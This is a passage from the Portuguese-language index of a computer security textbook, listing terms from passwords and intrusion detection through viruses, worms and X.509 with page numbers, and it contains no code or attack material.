filtro de Bloom, 77-78  
funções hash como, 48-49  
geradas por computador, 75  
hash, 70-73  
protocolo de autenticação, 86-87  
utilização de, 70-73  
verificador proativo, 76  
vulnerabilidade de, 69-70  
Senhas hash, 70-73  
Sensor de rede, 246, 544  
Sensor em linha, 246, 257  
Sensor passivo, 198, 246, 257  
Sensores, 235, 246-248  
Separação de deveres, 100, 116, 118, 122, 405, 406, 434  
Separação estática de deveres (SSD), 118  
Serviço de inicialização autenticada (Authenticated Boot Service, TC), 418-419  
Serviço de segurança, 21, 25, 30, 88, 157, 235, 519, 525, 602

Sessão, 57, 114, 115, 116, 117, 118, 119, 122, 215, 238, 240, 241, 249, 250, 253, 259, 269, 270, 282, 343, 348, 349, 413, 421, 424, 470, 544, 545, 601, 602, 603, 604, 635, 636, 639, 640, 641, 642, 643, 644, 650, 654, 656, 657, 686, 688

setgid, segurança DAC de arquivos em Linux, 108-109

setuid, segurança DAC de arquivos em Linux, 108-109

SHA-1, 48, 53, 72, 420, 421, 609, 611, 614, 615, 626, 627, 635, 638, 684, 686, 688, 689, 690

Shell (concha), 56, 171, 215, 289, 306, 307, 311, 312, 315, 323, 324, 329, 341, 353, 354, 356, 357, 363, 364, 368, 370, 378, 526, 534

Shellcode, 307-315

Simple Object Access Protocol (SOAP), 665

Sistema de computador confiável, 409, 422, 446

Sistema de distribuição (DS), 407-409, 490, 672, 673, 675, 676, 678, 681, 682

Sistema de informação (SI), 519

Sistema de monitoração, análise e resposta (Monitoring, Analysis, and Response System — MARS), 544-545

Sistema fidedigno, 411

Sistema imune digital, 196-199

Sistemas confiáveis, 409

defesa contra cavalo de Troia, 411-412

monitores de referência, 410-411

Sistemas de controle de acesso físico (Physical Access Control System — PACS), 481, 492, 496-498

Sistemas de detecção de intrusos (IDS), 49, 231-262

adaptativa distribuída, 250-251

anomalia, 237, 239-241, 248-249

baseados em hospedeiro, 235, 237-245

baseados em rede (NIDS), 245-250

distribuída baseada em hospedeiro, [243-245](#)  
falácia da taxa-base, [243](#)  
formato de troca, [252-254](#)  
funções hash e, [48](#)  
potes de mel (honeypots), [254-256](#)  
sensores, [235, 246](#)  
Snort, sistema de exemplo de, [256-259](#)  
Stanford Research Institute (SRI) (IDES), [240](#)

Sistemas de prevenção de intrusão (Intrusion Prevention Systems — IPS), [233, 263-289](#)  
baseados em hospedeiro (HIPS), [278-279](#)  
baseados em rede (NIPS), [279](#)  
firewalls e, [263-289](#)  
gerenciamento unificado de ameaças (Unified Threat Management — UTM), exemplo de, [280-282](#)  
Snort em linha, [280](#)

Sistemas de prevenção de intrusão baseados em hospedeiro (Host-based Intrusion Prevention Systems — HIPS), [278-279](#)

Sistemas operacionais (OS), [352-364](#)  
arquivos temporários, utilização segura de, [362-363](#)  
aumento de escala de privilégios, [356](#)  
chamadas do sistema e, [358-361](#)  
condições de corrida, prevenção de, [361-362](#)  
funções de biblioteca-padrão, [358-361](#)  
interação com outros programas, [363-364](#)  
privilégios mínimos, [356-358](#)  
segurança de software e, [352-364](#)

segurança do Linux, 379-384  
variáveis de ambiente, 353-356

Sites da Web, 49-5

Slashdotted, 222, 227

Smart cards, 79-81

Snort, 256-259, 280

Sobretensão, 488

Software, 12, 16, 165-203  
ameaças ao, 16-18  
Bloqueador de comportamento, 194  
malicioso, 165-203  
malware de ameaça múltipla, 165

Software bloqueador de comportamento, 194

Software malicioso, 165-203  
*See also* Malware

backdoor (trapdoor), 166, 187-188  
bomba lógica, 166, 184  
bots (zumbis), 166, 184-185  
cavalo de Troia, 166, 181-182  
código móvel, 166, 179  
rootkits, 166, 188-190  
tipos de, 165-168  
vermes, 166, 173-180  
vírus, 166, 168-173

Software parasita, 168

Spyware, 166, 167, 179, 181, 186, 194

SQL, 128, 133, 134, 135, 137, 138, 139, 152, 160, 161, 162, 178, 261, 283, 294,

333, 341, 342, 368, 370, 416, 527

SSL Record Protocol, 640-641

Stanford Research Institute (SRI) IDS (IDES), 240, 243

Structured Query Language (SQL), 132-133, 134-135

Subchave, 582, 583, 603

Subtensão, 488

Sujeitos de controle de acesso, 101

Syslog (UNIX), 530-533

Syslog, 383, 528, 530, 531, 532, 533, 537, 542, 543, 544, 545, 546

Syslogd (Linux), 531, 533

**T**

Tabela arco-íris, 73

TC, *See Trusted computing (TC)*

TCP, 411, 11, 24, 24, 43, 92, 206, 208, 209, 210, 211, 212, 213, 215, 218, 219, 221, 224, 225, 227, 228, 249, 250, 257, 258, 259, 261, 267, 268, 269, 270, 271, 274, 279, 280, 282, 283, 286, 287, 288, 339, 348, 349, 383, 524, 531, 532, 541, 639, 641, 644, 645, 646, 648, 649, 652

Temporal Key Integrity Protocol (TKIP), 679, 681, 684, 686, 688, 689, 690, 691

Teste, 28, 73, 85, 198, 199, 208, 257, 307, 328, 333, 335, 336, 338, 346, 347, 350, 361, 378, 384, 386, 391, 424, 427, 428, 430, 470, 476, 490, 556, 566  
segurança de sistema, 377, 384, 386

Teste de segurança  
em segurança Linux/Unix, 384  
em segurança Windows, 386

Testes de software de fuzzing, 296, 346-347

Texto cifrado, 36, 53, 580

Texto comum, 36, 49, 579

*The Standard of Good Practice for Information Security* (ISF05), [441](#), [505](#), [560](#)

## TI

- Tecnologia de informação (Information Technology — IT)
- Ticket-granting service — TGT (serviço de concessão de tíquete), [654](#)-[656](#)
- Ticket-granting ticket — TGT (tíquete de concessão de tíquete), [654](#)
- Tokens, [68](#), [78](#)-[81](#), [88](#)-[89](#)
  - autenticação de usuário e, [67](#), [78](#)-[81](#)
  - caixa automática (ATM), [79](#)
  - cartões de memória, [79](#)
  - número de identificação pessoal (PIN), [79](#)
  - protocolo de autenticação, [80](#), [87](#)
  - roubo de, [88](#)-[89](#)
  - smart cards, [79](#)-[81](#)
- Transformação de adicionar chave de rodada, AES, [590](#)-[591](#)
- Transformação de bytes substituto, AES, [588](#)
- Transformação de deslocamento de linha, AES, [588](#), [590](#)
- Transport Layer Security (TLS), [639](#)
- Trapdoor, *See* [Backdoor \(trapdoor\)](#)
- Tratamento de incidentes, [20](#), [206](#), [438](#), [470](#), [475](#), [477](#), [510](#), [511](#), [513](#)-[513](#), [514](#), [515](#)
- Travamento, prevenção de, [352](#)
- Treinamento de segurança, [470](#), [479](#), [502](#), [505](#), [511](#), [516](#), [517](#)
- Trenó de NOPs, [311](#)
- Tríade CIA, [8](#)-[9](#)
- Tribe Flood Network (TFN), [215](#)
- Trilha de auditoria, [524](#)-[528](#)
- Trilha de auditoria de acesso físico, [527](#)

Trilha de auditoria de segurança, 519, 520, 521, 522, 524-528, 542, 546  
Trilha de auditoria em nível de usuário, 527  
Trilha de auditoria no nível de aplicação, 527-528  
Trilha de auditoria no nível de sistema, 526  
Triple DES (DES triplo, 3DES), 39-40, 583-584  
Troca de chave, *See* Troca de chave de Diffie-Hellman  
Troca de chave de Diffie-Hellman, 56, 623-626  
Troca de dados, 148-149  
Tuplas, bancos de dados relacionais, 131

## U

UDP, 213, 215, 218, 220, 221, 224, 249, 250, 257, 258, 267, 271, 274, 280, 282, 646, 649, 652  
Unidade de dados de protocolo MAC (MAC protocol data unit — MPDU), 672, 673, 675, 676, 678, 680, 681, 682, 683, 686, 688  
Unidade de dados de serviço MAC (MAC service data unit — MSDU), 672, 673, 675, 676  
Unidade de gerenciamento de memória (MMU), 320  
Unified threat management (UTM), exemplo de, 280-283  
*United States Privacy Act* (Lei da Privacidade dos Estados Unidos), 560  
UNIX, 70-72, 108-111, 530-533  
    controle de acesso a arquivos, exemplo de, 108-111  
    listas de controle de acesso em, 110  
    senhas hash, implementações de, 70  
    syslog, 530-532  
USTAT, modelo de transição de estado, 243  
Usurpação, 14, 16

Utilização indevida, 14, 16, 127, 128, 231, 335, 424, 468, 482, 488, 490, 545, 550, 561, 564, 569

## V

Valor de canário, 319

Valor de sal, 70

Valores de dados, escrever código correto para, 350-351

Variáveis de ambiente, segurança de software, 353-356

Vazamento de memória, 351

Verificação, 23, 49, 82, 83, 88, 89, 90, 95, 405, 406, 411, 428, 481, 494, 496, 642, 654, 662

Verme de Morris, 176

Vermes, 166, 173-180, 249

ataques por, 249, 175-176

cargas úteis de corrupção, 182-184

códigos móveis, 179

contramedidas para, 195-199

defesa baseada em rede, 195

descarregamentos não intencionados, 180

descoberta de alvo, 174-175

destruição de dados, 183

histórico de ataques, 176-179

métodos de replicação, 173-174

modelo de propagação, 175-176

Morris, 176

tecnologia atual de, 179

tecnologia de disseminação, 179

telefones celulares e, 179-180  
vulnerabilidades do lado do cliente, 180

Vermes de telefone celular, 179-180

Vigilância de dados e privacidade, 562-564

Virtual Private Networks (VPN), 275-276

Virtualização, 386-390

Virtualização de aplicação, 387

Virtualização hospedada, 387-388, 390

Virtualização nativa, 387

Virtualização total, 387-390

Vírus

- cargas úteis de corrupção, 182-184
- classificação, 171-172
- por alvo, 171
- por estratégia de ocultação, 171-172
- de macro, 172-173
- destruição de dados, 183
- estrutura executável de, 170-171
- natureza de, 168-169
- scripting, 172-173

Vírus criptografado, 172

Vírus de macro, 166, 169-170, 171-173

Vírus de setor de boot, 171

Vírus dissimulado, 172

Vírus metamórfico, 172

Vírus multipartido, 171

Vírus parasita, 183  
Vírus polimórfico, 172, 192  
Visão, bancos de dados relacionais, 131-132  
Vulnerabilidade, 13-14, 69-70, 451  
    Identificação de, para avaliação de risco de segurança, 451  
    recursos de sistema, 14  
    senhas, 68-70  
Vulnerabilidade de reflexão XSS, 343

## W

Wi-Fi, 490, 491, 669, 670, 673, 677, 690  
Wi-Fi Protected Access (WPA), 593, 673, 677  
Windowing, análise de trilha de auditoria, 542  
Windows, 177, 528-530  
    registro de eventos, 528-530  
Wired Equivalent Privacy (WEP), 593, 594, 677, 681, 684, 686, 688, 690, 691, 692  
Wrappers TCP, segurança do Linux, 382-383  
WS-Security, 665

## X

X, 509, 56, 659-661

## Z

Zumbis, 167, 182, 184, 213, 215, 225, 227, 228  
    *See also* Bots